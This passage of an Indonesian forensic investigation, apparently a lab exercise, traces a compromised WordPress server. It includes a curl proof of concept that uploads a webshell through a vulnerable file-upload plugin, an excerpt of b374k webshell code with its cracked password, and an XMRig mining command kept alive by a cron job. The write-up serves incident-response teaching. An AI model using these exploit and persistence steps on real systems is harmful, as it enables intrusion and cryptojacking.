http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/index.php

#####

PoC:

curl -k -X POST -F "action=upload" -F "files=@./backdoor.php" http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/index.php

Backdoor Location:

http://VICTIM/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/backdoor.php

Langkah 7 : Dekripsi Password dan Autentikasi WebShell

- Penjelasan : Berdasarkan hasil analisis pada *source code* file *backdoor* b374k.php, ditemukan adanya informasi kredensial berupa kata sandi (*password*) yang disandikan (di-*hash*). Setelah dilakukan proses dekripsi, diketahui bahwa *password* asli untuk mengakses *backdoor* tersebut adalah admin.

Selanjutnya, eksekusi file *webshell* dilakukan dengan mengakses tautan (URL) operasinya melalui *web browser*:

<http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files/b374k.php>

Pada halaman autentikasi yang muncul, masukkan kata sandi admin yang telah dikonfirmasi sebelumnya, kemudian tekan *Enter*. Autentikasi yang berhasil akan langsung mengarahkan Anda masuk ke dalam halaman dasbor utama WebShell, seperti yang diilustrasikan pada gambar di bawah ini.

```

adminsvr@ubuntu: /var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php$ ls -alrt
total 68
-rw-r--r-- 1 www-data www-data 50970 Jun 14 2022 UploadHandler.php
-rw-r--r-- 1 www-data www-data 355 Jun 14 2022 index.php
drwxr-xr-x 6 www-data www-data 4096 Jun 14 2022 ..
drwxr-xr-x 3 www-data www-data 4096 Jun 18 2022 .
drwxr-xr-x 2 www-data www-data 4096 Jun 18 2022 files
adminsvr@ubuntu: /var/www/html/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php$

```

```
File Edit View adminsvr@ubuntu: /var/www/html/wp-content/plugins/work-the-flow-file-upload/p... + - ✓ x
GNU nano 4.8 b374k.php
<?php
/*
    b374k shell 3.2.3
    Jayalah Indonesiaku
    (c)2014
    https://github.com/b374k/b374k

*/

$GLOBALS['pass'] = "90b9aa7e25f80cf4f64e990b78a9fc5ebd6cecad"; // sha1(md5(pass))
$GLOBALS['module_to_load'] = array("explorer", "terminal", "eval", "convert", "database", "info", "mail", "n>
$GLOBALS['resources']['mime'] = "dZThdqMgEIX/7zn7DvMC2jZ62t3HmQgaGkepCDFvvxeNis32xx3huwMYmUkwSvzvRwMtIfz+Fbb>
$GLOBALS['resources']['arrow'] = "FZXHDqtYDIYfKcPRS2Z0F4cSem+BHfVQA6HD00+uF/Zny2XzSy7SNf23GVJYItMH/pelS0mT/z>
$GLOBALS['ver'] = "3.2.3";
$GLOBALS['title'] = "b374k";


@ob_start();
error_reporting(E_ERROR | E_WARNING | E_PARSE | E_NOTICE);
@ini_set('html_errors','0');
@ini_set('display_errors','1');
@ini_set('display_startup_errors','1');
@ini_set('log_errors','0');
@set_time_limit(0);
@clearstatcache();


if(!function_exists('auth')){
    function auth(){
        if(isset($GLOBALS['pass']) && (trim($GLOBALS['pass'])!='')){
            $c = $_COOKIE;
            $p = $_POST;
            if(isset($p['pass'])){
                $your_pass = sha1(md5($p['pass']));
                if($your_pass==$GLOBALS['pass']){
                    setcookie("pass", $your_pass, time()+36000, "/");
                    header("Location: ".get_self());
                }
            }

            if(!isset($c['pass']) || ((isset($c['pass'])&&($c['pass']!=$GLOBALS['pass'])))){
                $res = "<!doctype html>

<html>

[ Read 4584 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo
```






Langkah 8 : Mengakses Halaman Upload Backdoor (WebShell)

- Penjelasan : Untuk mengeksplorasi celah keamanan pada plugin work-the-flow-file-upload, langkah yang dilakukan adalah masuk ke dalam halaman *jQuery File Upload Demo*. Halaman ini dapat diakses dengan mengarahkan *web browser* menuju file *index.html* yang terdapat di dalam folder instalasi plugin tersebut melalui tautan berikut:
<http://192.168.56.145/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/index.html>

Setelah tautan tersebut diakses, halaman untuk mengunggah (*upload*) file akan terbuka. Melalui halaman inilah file *backdoor* (WebShell) nantinya disusupkan ke dalam server.



Langkah 9: Audit Data Pengguna dan Aktivitas Login

- Sintaks / Perintah yang dijalankan:
 - `cd /var/log`
 - `lastlog`
- Penjelasan: Langkah selanjutnya dalam investigasi adalah melakukan audit terhadap seluruh akun pengguna yang terdaftar di dalam sistem guna mengidentifikasi aktivitas login yang mencurigakan. Proses ini dilakukan dengan masuk ke dalam direktori log menggunakan perintah `cd /var/log`, kemudian menjalankan perintah `lastlog` untuk menampilkan daftar riwayat login seluruh pengguna.

Berdasarkan hasil pemindaian sistem, ditemukan dua akun pengguna yang pernah melakukan aktivitas login, yaitu:

- `adminsvr`
- `jacob`

Informasi ini menjadi titik awal penting untuk memvalidasi apakah akun-akun tersebut memang digunakan oleh pengguna sah atau telah dikompromikan oleh pihak tidak berwenang selama insiden terjadi.

```

uucp                **Never logged in**
proxy               **Never logged in**
www-data            **Never logged in**
backup              **Never logged in**
list                **Never logged in**
irc                 **Never logged in**
gnats               **Never logged in**
nobody              **Never logged in**
systemd-network     **Never logged in**
systemd-resolve      **Never logged in**
systemd-timesync     **Never logged in**
messagebus          **Never logged in**
syslog              **Never logged in**
_apt                **Never logged in**
tss                 **Never logged in**
uuid                **Never logged in**
tcpdump             **Never logged in**
avahi-autoipd        **Never logged in**
usbmux              **Never logged in**
rtkit                **Never logged in**
dnsmasq             **Never logged in**
cups-pk-helper       **Never logged in**
speech-dispatcher    **Never logged in**
avahi                **Never logged in**
kernoops             **Never logged in**
saned                **Never logged in**
nm-openvpn           **Never logged in**
hplip                **Never logged in**
whoopsie             **Never logged in**
colord               **Never logged in**
geoclue              **Never logged in**
pulse                **Never logged in**
gnome-initial-setup  **Never logged in**
gdm                  **Never logged in**
adminsvr            pts/0      192.168.56.1  Fri Jun 12 12:59:33 -0700 2026
systemd-coredump     **Never logged in**
mysql                **Never logged in**
sshd                 **Never logged in**
jacob                pts/1      192.168.2.138 Sat Jun 18 09:31:34 -0700 2022
pollinate            **Never logged in**
landscape             **Never logged in**
root                 **Never logged in**
nobody               **Never logged in**
adminsvr@ubuntu: /var/log$ █

```

Langkah 10: Analisis Konfigurasi Pengguna Sistem

- Sintaks / Perintah yang dijalankan:
 - `sudo cat /etc/passwd`
- Penjelasan: Tahap selanjutnya adalah melakukan pemeriksaan terhadap basis data pengguna pada sistem guna mengetahui detail akun yang terdaftar serta hak akses yang diberikan.

Perintah `sudo cat /etc/passwd` dijalankan untuk menampilkan seluruh entri akun pengguna beserta konfigurasi direktori kerja dan *shell* yang digunakan.

Berdasarkan hasil analisis pada daftar tersebut, ditemukan informasi krusial bahwa akun pengguna bernama Jacob memiliki hak akses terhadap aplikasi *bash shell* pada sistem, yang memungkinkan pengguna tersebut untuk berinteraksi langsung melalui terminal serta mengakses direktori sistem. Temuan ini mengindikasikan adanya celah akses yang dapat dieksploitasi lebih lanjut oleh pihak tidak berwenang.

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114:/:run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/s
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:/:var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologi
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125:/:nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:/:var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
adminsvr:x:1000:1000:adminsvr,,,:/home/adminsvr:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
mysql:x:126:133:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:127:65534:/:run/sshd:/usr/sbin/nologin
jacob:x:1001:1001:,,,:/home/jacob:/bin/bash
pollinate:x:128:1:/:var/cache/pollinate:/bin/false
landscape:x:129:135:/:var/lib/landscape:/usr/sbin/nologin
adminsvr@ubuntu:/var/log$
```

Langkah 11: Investigasi Direktori Home dan Temuan File Mencurigakan

- Sintaks / Perintah yang dijalankan:
 - `ls -alrt` (dilakukan setelah masuk ke direktori `/home`)
 - `cd jacob`
 - `ls -alrt`
- Penjelasan: Setelah menganalisis konfigurasi pengguna, langkah selanjutnya adalah memeriksa direktori kerja untuk melihat aktivitas lebih lanjut di tingkat pengguna. Dengan menjalankan perintah `ls -alrt` pada direktori `/home`, ditemukan adanya direktori milik pengguna bernama Jacob.
 Setelah dilakukan akses ke dalam direktori tersebut (`cd jacob/`) dan pemeriksaan isi berkas menggunakan `ls -alrt`, ditemukan beberapa file yang terindikasi mencurigakan karena kepemilikannya oleh root dan penamaannya yang lazim dikaitkan dengan aktivitas berbahaya. File-file tersebut meliputi:
 - `xmrig`: Sering dikaitkan dengan aktivitas *cryptocurrency miner* ilegal.
 - `backup.sh`: Skrip yang mencurigakan, berpotensi sebagai *backdoor* atau alat otomasi serangan.
 - `gdrive`: Berpotensi digunakan untuk eksfiltrasi data ke penyimpanan *cloud* eksternal.
 Temuan ini memperkuat indikasi bahwa akun Jacob telah dikompromikan dan digunakan sebagai titik tumpu (*pivot*) untuk menjalankan aktivitas tidak sah di dalam sistem.

```
adminsvr@ubuntu:/$ cd home
adminsvr@ubuntu:/home$ ls -alrt
total 16
drwxr-xr-x 20 root    root    4096 Jun 13  2022 ..
drwxr-xr-x  4 root    root    4096 Jun 18  2022 .
drwxr-xr-x 17 adminsvr adminsvr 4096 Jun 18  2022 adminsvr
drwxr-xr-x  6 jacob   jacob   4096 Jun 18  2022 jacob
adminsvr@ubuntu:/home$
```

```
adminsvr@ubuntu:/home$ cd jacob
adminsvr@ubuntu:/home/jacob$ ls -alrt
total 10796
-rwxr-xr-x  1 root  root  7178600 May 28  2021 gdrive
-rw-r--r--  1 root  root  3826659 Dec  7  2021 gdrive_2.1.1_linux_386.tar.gz
drwxr-xr-x  4 root  root    4096 Jun 18  2022 ..
-rw-r--r--  1 jacob jacob    220 Jun 18  2022 .bash_logout
-rw-r--r--  1 jacob jacob    807 Jun 18  2022 .profile
-rw-r--r--  1 jacob jacob   3771 Jun 18  2022 .bashrc
drwxr-xr-x  3 jacob jacob    4096 Jun 18  2022 .local
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .config
drwxr-xr-x  4 jacob jacob    4096 Jun 18  2022 .cache
-rw-r--r--  1 jacob jacob     0 Jun 18  2022 .sudo_as_admin_successful
drwxr-xr-x 11 root  root    4096 Jun 18  2022 xmrig
-rwxr-xr-x  1 root  root    197 Jun 18  2022 backup.sh
-rw-----  1 jacob jacob    19 Jun 18  2022 .bash_history
drwxr-xr-x  6 jacob jacob    4096 Jun 18  2022 .
adminsvr@ubuntu:/home/jacob$
```

Langkah 12: Analisis Skrip dan Identifikasi Aktivitas Cryptomining

- Sintaks / Perintah yang dijalankan:
 - `nano backup.sh`
 - `cd xmrig`
 - `ls -alrt`

- Penjelasan: Setelah menemukan file yang mencurigakan di direktori /home/jacob, dilakukan pemeriksaan isi skrip backup.sh menggunakan perintah nano backup.sh. Hasil pemeriksaan menunjukkan bahwa file tersebut bukanlah skrip pencadangan (*backup*), melainkan skrip eksekusi untuk menjalankan perangkat lunak xmrig yang dikonfigurasi untuk terhubung ke *pool* penambangan kripto (pool.hashvault.pro).

Selanjutnya, dilakukan penelusuran ke dalam direktori xmrig menggunakan perintah `cd xmrig` dan `ls -alrt`. Berdasarkan struktur direktori dan verifikasi melalui referensi *online* (GitHub), dikonfirmasi bahwa direktori tersebut merupakan repositori perangkat lunak *open-source* XMRig.

Kesimpulan Temuan: XMRig adalah perangkat lunak yang dirancang untuk melakukan penambangan mata uang kripto (khususnya Monero/XMR) dengan memanfaatkan sumber daya CPU atau GPU sistem secara intensif. Keberadaan file ini, ditambah dengan skrip eksekusi otomatis (backup.sh), membuktikan bahwa sistem telah dikompromikan untuk tujuan *cryptojacking* atau penambangan kripto ilegal, yang berdampak pada penurunan drastis performa dan keamanan sistem.

```

File Edit View adminsvr@ubuntu: /home/jacob
GNU nano 4.8 backup.sh
cpulimit -f -l 30 -- /home/jacob/xmrig/build/xmrig -a cryptonight-pico -o pool.hashvault.pro:3333 -u 4A9qAQ4>

adminsvr@ubuntu: /home/jacob/xmrig$ ls -alrt
total 140
-rw-r--r-- 1 root root 2488 Jun 18 2022 README.md
-rw-r--r-- 1 root root 35141 Jun 18 2022 LICENSE
-rw-r--r-- 1 root root 107 Jun 18 2022 .gitignore
drwxr-xr-x 3 root root 4096 Jun 18 2022 .github
-rw-r--r-- 1 root root 9479 Jun 18 2022 CMakeLists.txt
-rw-r--r-- 1 root root 35894 Jun 18 2022 CHANGELOG.md
drwxr-xr-x 3 root root 4096 Jun 18 2022 bin
drwxr-xr-x 2 root root 4096 Jun 18 2022 cmake
drwxr-xr-x 6 root root 4096 Jun 18 2022 doc
drwxr-xr-x 2 root root 4096 Jun 18 2022 res
-rw-r--r-- 1 root root 501 Jun 18 2022 package.json
drwxr-xr-x 3 root root 4096 Jun 18 2022 scripts
drwxr-xr-x 9 root root 4096 Jun 18 2022 src
drwxr-xr-x 8 root root 4096 Jun 18 2022 .git
drwxr-xr-x 11 root root 4096 Jun 18 2022 .
drwxr-xr-x 4 root root 4096 Jun 18 2022 build
drwxr-xr-x 6 jacob jacob 4096 Jun 18 2022 ..
adminsvr@ubuntu: /home/jacob/xmrig$

```

Langkah 13: Pemantauan Proses Sistem dan Konfirmasi Aktivitas Cryptojacking

- Sintaks / Perintah yang dijalankan:
 - `htop`
- Penjelasan: Setelah mengidentifikasi keberadaan *file* dan skrip penambangan kripto pada langkah sebelumnya, tahap akhir investigasi adalah memantau proses yang sedang berjalan

pada sistem secara *real-time* untuk memastikan aktivitas tersebut aktif. Perintah htop dijalankan untuk memvisualisasikan seluruh proses yang menggunakan sumber daya CPU dan memori sistem.

Hasil pemantauan melalui antarmuka htop mengonfirmasi secara definitif bahwa program XMRig berjalan di latar belakang (*background*) sebagai proses sistem. Terlihat barisan perintah yang berulang, yang menunjukkan bahwa *miner* tersebut terus-menerus mengeksekusi operasi penambangan kripto (algoritma cryptonight-pico ke alamat *pool.pool.hashvault.pro*). Hal ini membuktikan bahwa sistem telah terinfeksi dan menjadi bagian dari jaringan *cryptojacking*.

Langkah 14: Analisis Persistensi Serangan melalui Cron Job

- Sintaks / Perintah yang dijalankan: `sudo crontab -l`
- Penjelasan: Setelah mengonfirmasi bahwa aktivitas *cryptomining* berjalan aktif di latar belakang, langkah terakhir adalah mencari tahu mekanisme persistensi yang digunakan penyerang agar skrip tersebut tetap berjalan meskipun sistem dilakukan *restart*. Dengan menjalankan perintah `sudo crontab -l`, ditemukan sebuah tugas terjadwal (*cron job*) yang dikonfigurasi pada level *root*.

Hasil konfigurasi tersebut menunjukkan bahwa skrip `/home/jacob/backup.sh` telah diatur untuk dijalankan secara otomatis setiap satu menit sekali (`* * * * *`). Hal ini membuktikan bahwa penyerang telah menanamkan mekanisme persistensi agar *malware* penambangan kripto tetap aktif secara konstan di dalam sistem.

```
File Edit View adminsvr@ubuntu: /home/jacob/xmrig + - ↵ ×

-rw-r--r-- 1 root root 35141 Jun 18 2022 LICENSE
-rw-r--r-- 1 root root 107 Jun 18 2022 .gitignore
drwxr-xr-x 3 root root 4096 Jun 18 2022 .github
-rw-r--r-- 1 root root 9479 Jun 18 2022 CMakeLists.txt
-rw-r--r-- 1 root root 35894 Jun 18 2022 CHANGELOG.md
drwxr-xr-x 3 root root 4096 Jun 18 2022 bin
drwxr-xr-x 2 root root 4096 Jun 18 2022 cmake
drwxr-xr-x 6 root root 4096 Jun 18 2022 doc
drwxr-xr-x 2 root root 4096 Jun 18 2022 res
-rw-r--r-- 1 root root 501 Jun 18 2022 package.json
drwxr-xr-x 3 root root 4096 Jun 18 2022 scripts
drwxr-xr-x 9 root root 4096 Jun 18 2022 src
drwxr-xr-x 8 root root 4096 Jun 18 2022 .git
drwxr-xr-x 11 root root 4096 Jun 18 2022 .
drwxr-xr-x 4 root root 4096 Jun 18 2022 build
drwxr-xr-x 6 jacob jacob 4096 Jun 18 2022 ..
adminsvr@ubuntu:/home/jacob/xmrig$ htop
adminsvr@ubuntu:/home/jacob/xmrig$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow command
* * * * * /home/jacob/backup.sh
adminsvr@ubuntu:/home/jacob/xmrig$
```